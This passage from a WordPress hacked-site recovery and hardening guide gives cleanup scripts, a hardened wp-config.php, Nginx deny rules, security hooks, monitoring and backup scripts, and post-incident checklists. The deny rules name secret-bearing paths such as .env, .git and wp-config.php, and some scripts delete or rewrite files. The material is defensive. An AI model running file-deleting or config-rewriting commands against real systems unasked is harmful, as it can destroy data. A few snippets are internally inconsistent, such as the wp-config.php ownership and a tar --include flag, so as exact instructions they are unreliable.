    echo "  ID {$admin->ID}: {$admin->user_login} <{$admin->user_email}> ";
    echo "Registered: {$admin->user_registered}\n";
}
echo "\nManually verify each admin above — delete any you don't recognise.\n";
echo "Command: wp user delete ID --reassign=LEGITIMATE_ADMIN_ID\n\n";

// ── Clear suspicious cron events ─────────────────────────────────────────────
echo "\nWordPress cron events:\n";
$cron_array = _get_cron_array();
$known_cron_hooks = [
    'wp_scheduled_auto_draft_delete', 'wp_scheduled_delete',
    'wp_update_themes', 'wp_update_plugins', 'wp_version_check',
    'wp_maybe_auto_update', 'delete_expired_transients', 'wp_privacy_delete_old_export_files',
    'recovery_mode_clean_expired_keys', 'wp_site_health_scheduled_check',
];

foreach ($cron_array as $timestamp => $hooks) {
    foreach ($hooks as $hook => $tasks) {
        if (!in_array($hook, $known_cron_hooks)) {
            echo "  ⚠️  Unknown cron: {$hook} (scheduled: " . date('Y-m-d H:i:s', $timestamp) . ")\n";
            echo "     Review and remove if suspicious: wp cron event delete {$hook}\n";
        }
    }
}

echo "\nCleanup summary:\n";
echo "  Posts cleaned: {$cleaned['posts']}\n";
echo "  Total options flagged: " . count($suspect_options) . " (review manually)\n";
Step 4: Clean .htaccess Files
# Backup existing .htaccess files:
find /var/www/html -name ".htaccess" -exec cp {} {}.bak \;

# Check the main .htaccess content:
cat /var/www/html/.htaccess

# Legitimate WordPress .htaccess looks like this:
# (If yours has ANYTHING extra, it may be injected)
cat > /var/www/html/.htaccess << 'EOF'
# BEGIN WordPress
# The directives (lines) between "BEGIN WordPress" and "END WordPress" are
# dynamically generated, and should only be modified via WordPress filters.
# Any changes to the directives between these markers will be overwritten.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]
RewriteBase /
RewriteRule ^index\.php$ - [L]
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule . /index.php [L]
</IfModule>
# END WordPress
EOF

# Regenerate via WP-CLI to ensure correctness:
wp rewrite flush --path=/var/www/html

# Remove .htaccess files from uploads (should have none):
find /var/www/html/wp-content/uploads -name ".htaccess" -delete

# The uploads .htaccess should only block PHP execution:
cat > /var/www/html/wp-content/uploads/.htaccess << 'EOF'
# Block all PHP file execution in uploads directory:
<Files "*.php">
    Order Allow,Deny
    Deny from all
</Files>
<Files "*.phtml">
    Order Allow,Deny
    Deny from all
</Files>
<Files "*.php5">
    Order Allow,Deny
    Deny from all
</Files>
EOF
Step 5: Regenerate WordPress Salts and Force Re-authentication
# Get fresh salt values from the official WordPress API:
curl -s https://api.wordpress.org/secret-key/1.1/salt/

# The output will look like:
# define('AUTH_KEY',         '..random chars..');
# define('SECURE_AUTH_KEY',  '..random chars..');
# etc.

# Replace the corresponding lines in wp-config.php with the new values.
# This immediately invalidates ALL active login sessions and cookies.
# The attacker's persistent session cookie becomes useless.

# Via PHP script (safer than manual editing):
php << 'EOF'
$new_keys = file_get_contents('https://api.wordpress.org/secret-key/1.1/salt/');
$config   = file_get_contents('/var/www/html/wp-config.php');

// Replace the entire salt block:
$pattern = '/\/\*\*#@\+\*\/.*?\/\*\*#@-\*\//s';
$config  = preg_replace($pattern, trim($new_keys), $config);

file_put_contents('/var/www/html/wp-config.php', $config);
echo "Salts regenerated.\n";
EOF
Part 5 — Production-Grade WordPress Hardening
Hardened wp-config.php
<?php
/**
 * PRODUCTION HARDENED wp-config.php
 * Complete security configuration for WordPress 2025
 */

// ── Database Connection ────────────────────────────────────────────────────────
// Store these in environment variables, not hardcoded in files:
define('DB_NAME',     getenv('WP_DB_NAME')     ?: 'your_database_name');
define('DB_USER',     getenv('WP_DB_USER')     ?: 'your_db_user');
define('DB_PASSWORD', getenv('WP_DB_PASSWORD') ?: 'your_strong_password');
define('DB_HOST',     getenv('WP_DB_HOST')     ?: '127.0.0.1:3306');
define('DB_CHARSET',  'utf8mb4');
define('DB_COLLATE',  'utf8mb4_unicode_ci');

// ── Secret Keys (REGENERATE THESE — use https://api.wordpress.org/secret-key/1.1/salt/) ────
define('AUTH_KEY',         'REPLACE_WITH_UNIQUE_PHRASE');
define('SECURE_AUTH_KEY',  'REPLACE_WITH_UNIQUE_PHRASE');
define('LOGGED_IN_KEY',    'REPLACE_WITH_UNIQUE_PHRASE');
define('NONCE_KEY',        'REPLACE_WITH_UNIQUE_PHRASE');
define('AUTH_SALT',        'REPLACE_WITH_UNIQUE_PHRASE');
define('SECURE_AUTH_SALT', 'REPLACE_WITH_UNIQUE_PHRASE');
define('LOGGED_IN_SALT',   'REPLACE_WITH_UNIQUE_PHRASE');
define('NONCE_SALT',       'REPLACE_WITH_UNIQUE_PHRASE');

// ── Table Prefix (change from 'wp_' to something unique) ──────────────────────
$table_prefix = 'xk8_'; // Change this BEFORE first install, NOT after

// ── File System Security ───────────────────────────────────────────────────────

// Prevent editing of plugins/themes from wp-admin (CRITICAL SECURITY SETTING)
define('DISALLOW_FILE_EDIT', true);

// Also disable plugin/theme installation from wp-admin (extreme hardening)
// Enable this if you manage files via SSH/SFTP only:
// define('DISALLOW_FILE_MODS', true);

// Force direct filesystem method (prevents asking for FTP credentials):
define('FS_METHOD', 'direct');

// ── SSL Enforcement ───────────────────────────────────────────────────────────
define('FORCE_SSL_ADMIN', true);

// ── Performance & Behaviour ───────────────────────────────────────────────────
define('WP_POST_REVISIONS', 5);           // Limit post revisions to save DB space
define('AUTOSAVE_INTERVAL', 120);          // Autosave every 2 minutes
define('WP_MEMORY_LIMIT', '256M');
define('WP_MAX_MEMORY_LIMIT', '512M');

// ── Disable XML-RPC (major attack vector — disable if not needed) ─────────────
// Note: Some plugins need XML-RPC. If you use Jetpack, keep it enabled.
// Alternative: block via Nginx (see hardening section)
// add_filter('xmlrpc_enabled', '__return_false'); // Add to functions.php instead

// ── Debug Settings (NEVER enable on production) ──────────────────────────────
define('WP_DEBUG',         false);
define('WP_DEBUG_LOG',     false);
define('WP_DEBUG_DISPLAY', false);
define('SCRIPT_DEBUG',     false);

// ── Cookie Security ────────────────────────────────────────────────────────────
// Force cookies to only be sent over HTTPS:
@ini_set('session.cookie_secure',   1);
@ini_set('session.cookie_httponly', 1);
@ini_set('session.cookie_samesite', 'Lax');

// ── Multisite (if applicable) ─────────────────────────────────────────────────
// define('WP_ALLOW_MULTISITE', true);

/* That's all, stop editing! Happy publishing. */

if (!defined('ABSPATH')) {
    define('ABSPATH', __DIR__ . '/');
}

require_once ABSPATH . 'wp-settings.php';
Nginx Security Block for WordPress
# Add these blocks to your WordPress server configuration:

server {
    # ── Block XML-RPC (if not needed) ──────────────────────────────────────
    # Remove this block if you use Jetpack or other XML-RPC dependent services
    location = /xmlrpc.php {
        deny all;
        access_log off;
        log_not_found off;
    }

    # ── Protect wp-config.php ──────────────────────────────────────────────
    location = /wp-config.php {
        deny all;
    }

    # ── Block access to hidden files (.git, .env, .htaccess) ───────────────
    location ~ /\. {
        deny all;
        access_log off;
        log_not_found off;
    }

    # ── Block direct access to PHP in uploads ──────────────────────────────
    location ~* /(?:uploads|files)/.*\.php$ {
        deny all;
        access_log off;
    }

    # ── Rate limit wp-login.php (brute force protection) ───────────────────
    location = /wp-login.php {
        limit_req zone=wp_login burst=3 nodelay;
        fastcgi_pass unix:/run/php/php8.3-fpm.sock;
        include fastcgi_params;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    }

    # ── Block author scans (user enumeration) ──────────────────────────────
    if ($query_string ~ "author=\d+") {
        return 403;
    }

    # ── Block access to sensitive WP files ─────────────────────────────────
    location ~* /wp-includes/[^/]+\.php$ {
        deny all;
    }
    location ~* /wp-includes/js/tinymce/langs/.+\.php$ {
        deny all;
    }
    location ~* /wp-content/languages/.+\.php$ {
        deny all;
    }

    # ── Block common exploit scanner paths ─────────────────────────────────
    location ~* \.(log|sql|bak|backup|tar|gz|zip)$ {
        deny all;
    }
}

# Define rate limit zone (in nginx.conf http block):
# limit_req_zone $binary_remote_addr zone=wp_login:10m rate=1r/s;
functions.php Security Additions
<?php
/**
 * WordPress Security Functions
 * Add these to your active theme's functions.php or a site-specific plugin.
 */

// ── Remove WordPress version fingerprint ──────────────────────────────────────
remove_action('wp_head', 'wp_generator');
add_filter('the_generator', '__return_empty_string');

// Remove version from scripts and styles:
function remove_version_from_assets(string $src): string {
    if (str_contains($src, 'ver=')) {
        $src = remove_query_arg('ver', $src);
    }
    return $src;
}
add_filter('style_src',  'remove_version_from_assets');
add_filter('script_src', 'remove_version_from_assets');

// ── Disable file editing from dashboard ───────────────────────────────────────
// (Already in wp-config.php, but belt-and-suspenders):
if (!defined('DISALLOW_FILE_EDIT')) {
    define('DISALLOW_FILE_EDIT', true);
}

// ── Block author enumeration via redirects ────────────────────────────────────
if (!is_admin()) {
    if (preg_match('/author=([0-9]*)/i', $_SERVER['QUERY_STRING'] ?? '')) {
        wp_redirect(home_url('/'), 301);
        exit;
    }
}

// ── Disable XML-RPC ────────────────────────────────────────────────────────────
// Comment this out if you use Jetpack, WooCommerce mobile app, or other XML-RPC services:
add_filter('xmlrpc_enabled', '__return_false');

// ── Remove X-Pingback header ───────────────────────────────────────────────────
add_filter('wp_headers', function(array $headers): array {
    unset($headers['X-Pingback']);
    return $headers;
});

// ── Add security headers ──────────────────────────────────────────────────────
add_action('send_headers', function(): void {
    if (!is_admin()) {
        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: SAMEORIGIN');
        header('X-XSS-Protection: 1; mode=block');
        header('Referrer-Policy: strict-origin-when-cross-origin');
        header('Permissions-Policy: camera=(), microphone=(), geolocation=()');
        // Content-Security-Policy — customise for your site's actual assets:
        // header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-...' https://trusted-cdn.com; ...");
    }
});

// ── Limit login attempts natively ─────────────────────────────────────────────
// (Better to use a plugin like Limit Login Attempts Reloaded, but this is a backup)
add_filter('authenticate', function($user, $username, $password) {
    if (is_wp_error($user)) {
        $ip_key  = 'login_fail_' . md5($_SERVER['REMOTE_ADDR'] ?? '');
        $fails   = (int) get_transient($ip_key);
        $fails++;
        set_transient($ip_key, $fails, 15 * MINUTE_IN_SECONDS);

        if ($fails >= 5) {
            remove_filter('authenticate', 'wp_authenticate_username_password', 20);
            return new WP_Error('too_many_retries',
                '<strong>ERROR:</strong> Too many failed login attempts. Try again in 15 minutes.'
            );
        }
    }
    return $user;
}, 30, 3);

// ── Force strong password policy notification ─────────────────────────────────
add_action('user_profile_update_errors', function(WP_Error $errors, bool $update, object $user): void {
    if (!empty($user->user_pass)) {
        $pass = $user->user_pass;
        if (strlen($pass) < 12 ||
            !preg_match('/[A-Z]/', $pass) ||
            !preg_match('/[0-9]/', $pass) ||
            !preg_match('/[^a-zA-Z0-9]/', $pass)) {
            $errors->add('weak_password',
                'Password must be at least 12 characters and include uppercase, numbers, and symbols.'
            );
        }
    }
}, 10, 3);

// ── Disable REST API for unauthenticated users (if not needed publicly) ───────
// Remove this if your site uses the REST API for public content:
add_filter('rest_authentication_errors', function($result) {
    if (!is_user_logged_in()) {
        $whitelist = ['/wp/v2/posts', '/wp/v2/pages', '/wp/v2/categories'];
        $route     = $_SERVER['REQUEST_URI'] ?? '';
        foreach ($whitelist as $allowed) {
            if (str_contains($route, $allowed)) return $result;
        }
        return new WP_Error('rest_not_logged_in', 'Authentication required.', ['status' => 401]);
    }
    return $result;
});
File Permission Hardening Script
#!/bin/bash
# wordpress-permissions.sh
# Run after cleanup to set correct file permissions
# Usage: sudo bash wordpress-permissions.sh /var/www/html www-data

WP_PATH="${1:-/var/www/html}"
WEB_USER="${2:-www-data}"

echo "Setting WordPress permissions for: $WP_PATH"
echo "Web server user: $WEB_USER"

# Ownership: web server user owns all files
sudo chown -R "$WEB_USER:$WEB_USER" "$WP_PATH"

# Directories: 755 (owner can read/write/execute, others can read/execute)
find "$WP_PATH" -type d -exec chmod 755 {} \;

# PHP and other files: 644 (owner can read/write, others can read only)
find "$WP_PATH" -type f -exec chmod 644 {} \;

# wp-config.php: 640 (even more restrictive — no world read)
chmod 640 "$WP_PATH/wp-config.php"

# wp-config.php should NOT be writable by the web server user
# (prevents remote code from modifying it)
# Note: This means WP_AUTO_UPDATE will need write permissions to function.
# Adjust based on whether you want auto-updates.

# wp-content/uploads: web server needs write access
chmod 755 "$WP_PATH/wp-content"
chmod 755 "$WP_PATH/wp-content/uploads"
chmod 755 "$WP_PATH/wp-content/uploads" -R

# Executable files should not exist in web root:
find "$WP_PATH" -name "*.sh" -not -path "*/node_modules/*" -exec chmod 644 {} \;

echo "✅ Permissions set. Verify:"
echo "   wp-config.php: $(stat -c %a $WP_PATH/wp-config.php)"
echo "   wp-content:    $(stat -c %a $WP_PATH/wp-content)"
echo "   uploads:       $(stat -c %a $WP_PATH/wp-content/uploads)"
Part 6 — Two-Factor Authentication (2FA) Setup
2FA is the single most effective protection against brute-force attacks. Even if an attacker gets your password, they cannot log in without the second factor.
Setup via WP-CLI + Plugin
# Install and configure WP 2FA (free, most reliable):
wp plugin install wp-2fa --activate --path=/var/www/html

# OR Wordfence Login Security (part of Wordfence):
wp plugin install wordfence --activate --path=/var/www/html

# Recommended 2FA plugins:
# - WP 2FA: Most flexible, supports TOTP (Google Authenticator, Authy)
# - Wordfence Login Security: Built into Wordfence, excellent scanning too
# - Duo Security: Enterprise-grade, supports push notifications
# - Google Authenticator (miniOrange): Simple TOTP implementation
Enforce 2FA for All Admins via Code
<?php
/**
 * Enforce 2FA for administrator role.
 * Add to your active theme's functions.php or a must-use plugin.
 *
 * Works in conjunction with WP 2FA plugin.
 */
add_action('init', function(): void {
    if (!is_user_logged_in()) return;

    $user = wp_get_current_user();

    // Only enforce for administrators:
    if (!in_array('administrator', (array)$user->roles, true)) return;

    // Check if WP 2FA plugin is active and user hasn't set up 2FA:
    if (function_exists('WP2FA\WP2FA::get_wp2fa_setting')) {
        $is_2fa_enabled = get_user_meta($user->ID, 'wp_2fa_enabled', true);

        if (!$is_2fa_enabled && !is_page('wp-2fa-setup')) {
            // Redirect to 2FA setup page if not configured:
            $setup_url = home_url('/wp-admin/?page=wp-2fa-setup');
            if (!str_contains($_SERVER['REQUEST_URI'] ?? '', 'wp-2fa-setup')) {
                wp_redirect($setup_url);
                exit;
            }
        }
    }
});
Part 7 — Automated Monitoring Setup
The best security posture involves detection happening automatically, 24/7.
File Integrity Monitoring
#!/bin/bash
# File: /usr/local/bin/wp-integrity-monitor.sh
# Run via cron: */30 * * * * /usr/local/bin/wp-integrity-monitor.sh

WP_PATH="/var/www/html"
ALERT_EMAIL="admin@yoursite.com"
STATE_FILE="/var/run/wp-integrity-state.md5"
TEMP_FILE="/tmp/wp-integrity-current.md5"

# Generate current checksums for all PHP files:
find "$WP_PATH" -type f -name "*.php" \
    -not -path "*/wp-content/cache/*" \
    -not -path "*/.git/*" \
    -exec md5sum {} \; | sort > "$TEMP_FILE"

# Also add .htaccess files:
find "$WP_PATH" -name ".htaccess" -exec md5sum {} \; | sort >> "$TEMP_FILE"

# First run: establish baseline
if [ ! -f "$STATE_FILE" ]; then
    cp "$TEMP_FILE" "$STATE_FILE"
    echo "Baseline established: $(wc -l < $STATE_FILE) files"
    exit 0
fi

# Compare against baseline:
CHANGES=$(diff "$STATE_FILE" "$TEMP_FILE")

if [ -n "$CHANGES" ]; then
    # Files have changed — send alert
    CHANGED_FILES=$(diff "$STATE_FILE" "$TEMP_FILE" | grep "^>" | awk '{print $2}')
    NEW_FILES=$(diff "$STATE_FILE" "$TEMP_FILE" | grep "^>" | wc -l)

    ALERT_MSG="WordPress File Integrity Alert
Site: $(hostname)
Time: $(date)
Changed/New files: $NEW_FILES

Files changed:
$CHANGED_FILES

Immediate action required if these are not expected changes from a recent update."

    echo "$ALERT_MSG" | mail -s "⚠️ WordPress File Change Detected: $(hostname)" "$ALERT_EMAIL"
    echo "ALERT SENT: $NEW_FILES file(s) changed"

    # Update the baseline after alerting:
    cp "$TEMP_FILE" "$STATE_FILE"
fi

rm -f "$TEMP_FILE"
Automated Backup with Offsite Storage
#!/bin/bash
# File: /usr/local/bin/wp-backup.sh
# Daily backup to offsite storage
# Cron: 0 2 * * * /usr/local/bin/wp-backup.sh

WP_PATH="/var/www/html"
BACKUP_DIR="/var/backups/wordpress"
RETENTION_DAYS=30
DATE=$(date +%Y%m%d_%H%M%S)

mkdir -p "$BACKUP_DIR"

# Database backup:
wp --path="$WP_PATH" db export - | gzip > "$BACKUP_DIR/db_$DATE.sql.gz"

# Files backup (excluding cache and upload thumbnails):
tar -czf "$BACKUP_DIR/files_$DATE.tar.gz" \
    --exclude="$WP_PATH/wp-content/cache" \
    --exclude="$WP_PATH/wp-content/uploads/*/*" \
    --include="$WP_PATH/wp-content/uploads/*" \
    "$WP_PATH/wp-content/themes" \
    "$WP_PATH/wp-content/plugins" \
    "$WP_PATH/wp-config.php" \
    "$WP_PATH/.htaccess" \
    2>/dev/null

# Sync to S3 (AWS CLI required):
# aws s3 sync "$BACKUP_DIR" "s3://your-backup-bucket/wordpress/" --storage-class STANDARD_IA

# Sync to Cloudflare R2 (cheaper alternative):
# rclone sync "$BACKUP_DIR" r2:your-bucket/wordpress/

# Delete old local backups:
find "$BACKUP_DIR" -name "*.gz" -mtime "+$RETENTION_DAYS" -delete

# Verify backup exists and is non-empty:
BACKUP_SIZE=$(du -sh "$BACKUP_DIR/db_$DATE.sql.gz" 2>/dev/null | awk '{print $1}')
echo "Backup complete: db_$DATE.sql.gz ($BACKUP_SIZE)"
Part 8 — Post-Cleanup SEO Recovery
A hacked site can lose significant search ranking. Here’s the recovery playbook.
Requesting Google’s Review
Timeline for Google Safe Browsing removal:
──────────────────────────────────────────────────────────────────────
1. Complete all cleanup steps
2. Verify site is clean (Sucuri, Wordfence, manual checks)
3. Submit review request in Google Search Console:
   Security & Manual Actions → Security Issues → Request a Review
4. Write a detailed description of:
   - What malware was found
   - When you discovered it
   - Exactly what you did to clean it
   - What you've done to prevent recurrence (2FA, WAF, backups)
5. Google typically reviews within 1–3 days for first-time requests
   (Repeat offenders wait longer — maintain clean history)
6. Check GSC daily for status update
──────────────────────────────────────────────────────────────────────
Fixing SEO Spam Damage
# After SEO spam injection cleanup, check for remaining damage:

# 1. Verify Google isn't still indexing spam URLs:
# Search: site:yoursite.com AND (pharmacy OR casino OR payday OR loan)

# 2. Submit updated sitemap after cleanup:
wp sitemap create --path=/var/www/html # If using a plugin
# Then: Google Search Console → Sitemaps → Resubmit sitemap URL

# 3. Use Google URL Inspection to remove individual spam URLs:
# Search Console → URL Inspection → paste spam URL → Request Indexing
# (For bulk removal, use the URL Removal Tool in GSC)

# 4. Monitor for crawl errors after cleanup:
# GSC → Coverage → Excluded tab — watch for "Crawled - currently not indexed"
# on your legitimate pages (indicates ranking impact)

# 5. Check backlinks pointing to spam content that was injected:
# Google Search Console → Links → Top linked pages
# Remove any referring to now-deleted spam pages with 404 response
Part 9 — The Complete Post-Recovery Checklist
Copy this checklist and go through it systematically after every incident:
CONTAINMENT (Day 0)
──────────────────────────────────────────────────────────────────────
□ Site taken offline / maintenance mode active
□ Backup of hacked state created (files + database)
□ All passwords rotated (WP admin, hosting, FTP, DB)
□ WordPress secret keys regenerated
□ Host notified
□ Server logs preserved for forensics

FORENSICS (Day 0–1)
──────────────────────────────────────────────────────────────────────
□ Access logs analysed for initial entry point
□ File change timestamps recorded
□ Attack type identified (SEO spam / redirect / backdoor / defacement)
□ All infected files listed
□ Unknown admin users identified
□ Suspicious database content catalogued
□ Cron jobs audited

CLEANUP (Day 1–2)
──────────────────────────────────────────────────────────────────────
□ WordPress core replaced with fresh download
□ wp core verify-checksums confirms clean core
□ ALL plugins removed and reinstalled from official sources
□ Active theme reinstalled from official source or developer
□ PHP backdoors removed (especially from uploads/)
□ .htaccess files restored to clean state
□ Database cleaned:
  □ Injected scripts removed from post content
  □ Suspicious wp_options cleaned
  □ Unknown admin users deleted
  □ Malicious cron events removed
□ Suspicious PHP files deleted
□ File permissions corrected (755/644 pattern)
□ wp-config.php hardened (DISALLOW_FILE_EDIT, salts regenerated)

VALIDATION (Day 2)
──────────────────────────────────────────────────────────────────────
□ Sucuri SiteCheck rescan: clean
□ Wordfence full scan: clean
□ wp core verify-checksums: no issues
□ Manual spot-check of key files
□ Site accessible and functioning normally
□ No browser security warnings
□ No unexpected database content

SEO RECOVERY (Day 2–7)
──────────────────────────────────────────────────────────────────────
□ Google Search Console review requested
□ Sitemap resubmitted
□ Spam URLs submitted for removal (if GSC shows them)
□ Monitoring Search Console for delisting confirmation

HARDENING (Day 3–7)
──────────────────────────────────────────────────────────────────────
□ 2FA enabled for all admin users
□ XML-RPC disabled (if not needed)
□ Login attempt limiting active (plugin or code)
□ WAF configured (Cloudflare, Sucuri, Wordfence Firewall)
□ Automated daily backups to offsite storage confirmed
□ File integrity monitoring configured
□ WordPress, plugins, themes on auto-update (or scheduled weekly manual)
□ Security plugin installed and configured
□ User enumeration blocked
□ REST API restricted for unauthenticated users (if applicable)
□ Default admin username changed (if still 'admin')
□ Database table prefix changed from 'wp_' (on fresh installs)
□ wp-config.php moved above web root or .htaccess-protected
□ WordPress version removed from HTML output

DOCUMENTATION
──────────────────────────────────────────────────────────────────────
□ Incident timeline written (what happened when)
□ Root cause identified and documented
□ Actions taken documented
□ Lessons learned noted
□ Monitoring schedule established
□ Insurance / legal notification completed (if user data exposed)
Part 10 — Incident Post-Mortem: Finding the Root Cause
You can’t prevent what you don’t understand. Every hack has a root cause. Find it.
COMMON ROOT CAUSES AND HOW TO IDENTIFY THEM:

1. Vulnerable plugin/theme
   Indicator: Backdoor found inside a specific plugin folder
   Evidence:  git log / file timestamps match plugin installation date
   Fix:       Remove plugin, reinstall latest version
   Prevent:   Auto-updates, regular plugin audits

2. Brute-forced admin password
   Indicator: wp-login.php shows hundreds of POST requests from one IP in logs
   Evidence:  Log shows successful auth from unfamiliar IP after brute force
   Fix:       Change all passwords, enable 2FA
   Prevent:   2FA (renders brute force useless), login limiting, WAF

3. Compromised FTP/hosting credentials
   Indicator: Files modified outside of WordPress (wp-config.php, root index.php)
   Evidence:  FTP/SFTP logs show access from unfamiliar IP
   Fix:       Rotate all hosting credentials, disable FTP (use SFTP only)
   Prevent:   SFTP with key-based auth, IP allowlisting, 2FA on hosting

4. Nulled/pirated plugin
   Indicator: Backdoor found in a plugin that was "free" version of a premium plugin
   Evidence:  Plugin contains obfuscated code not in official version
   Fix:       Delete plugin, pay for legitimate license
   Prevent:   Never use nulled plugins — ever

5. Shared hosting cross-contamination
   Indicator: Multiple sites on same server all infected simultaneously
   Evidence:  All infected files have same timestamp, no login attempts
   Fix:       Isolate sites in separate hosting accounts / VPS
   Prevent:   VPS or dedicated hosting, PHP process isolation (suEXEC/PHP-FPM)

6. WordPress admin left publicly accessible
   Indicator: No rate limiting on wp-admin, no IP restriction
   Evidence:  Successful login from unfamiliar country in logs
   Fix:       As above — 2FA, rotate credentials
   Prevent:   Geo-block wp-admin, IP allowlist, 2FA
Security Is a System, Not a Plugin
The original guide gives you a recovery workflow. This guide gives you the forensics methodology, the attack taxonomy, the exact code to harden your installation, and the ongoing monitoring to detect the next incident before it becomes a disaster.
The three most impactful things you can do after reading this guide:
1. Enable 2FA for every admin account right now. Even the weakest password becomes useless to a remote attacker if 2FA is active. This single change prevents the majority of WordPress compromises.
2. Set up automated daily backups to offsite storage. Every recovery story that ends well starts with “we had a clean backup.” Every recovery story that ends badly starts with “we didn’t.”
3. Set file integrity monitoring on a cron. The difference between a 2-hour incident and a 2-week blacklisting is how quickly you detect the compromise. Automated monitoring detects it in minutes. The alternative is a customer or Google detecting it for you.
A hacked WordPress site is recoverable. A site with no backups, no monitoring, no 2FA, and no understanding of how the attack happened — and will happen again — is not a recovery. It’s a countdown.